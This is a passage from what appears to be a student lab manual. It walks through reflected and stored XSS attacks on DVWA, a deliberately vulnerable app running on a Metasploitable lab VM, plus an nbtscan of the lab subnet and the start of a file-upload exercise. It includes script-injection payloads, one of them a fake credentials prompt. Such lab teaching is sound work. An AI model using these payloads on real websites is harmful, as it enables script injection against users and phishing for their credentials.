
5)Open the link DVWA we will find login page .




6)Enter username as admin and password as password & login.



7)Once login we will find DVWA page.




8)Now go to DVWA security and change security level high to low.





9)Select the xss reflected and in the user's name field type the script and submit.We will get the prompt having the alert message contained within it.


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
script>alert("hacked")</script>
Submit
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
192.168.56.101
hacked
OK

10)Select vulnerability:stored cross site scripting(xss).In name field type any text and in the message field type<script>prompt(“enter credentials”)</script>.A prompt will appear asking for the details to enter.





c) Perform File upload DVWA

Steps:


1)Turn on metasploitable and kali linux simultaneously.

2)Login as super user with the command sudo su.


3)To scan the IP address nbtscan 192.168.56.102/24.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.102/24
Doing NBT name scan for addresses from 192.168.56.102/24

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------------
192.168.56.1     LAPTOP-J8HJS8EV  <server>  <unknown>        0a:00:27:00:00:32
192.168.56.101   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255   Sendto failed: Permission denied
```


4)After finding the IP address of metasploitable ,enter the IP address in the firefox.Then select DVWA.




5)Open the link DVWA we will find login page .




6)Enter username as admin and password as password & login.



7)Once login we will find DVWA page.

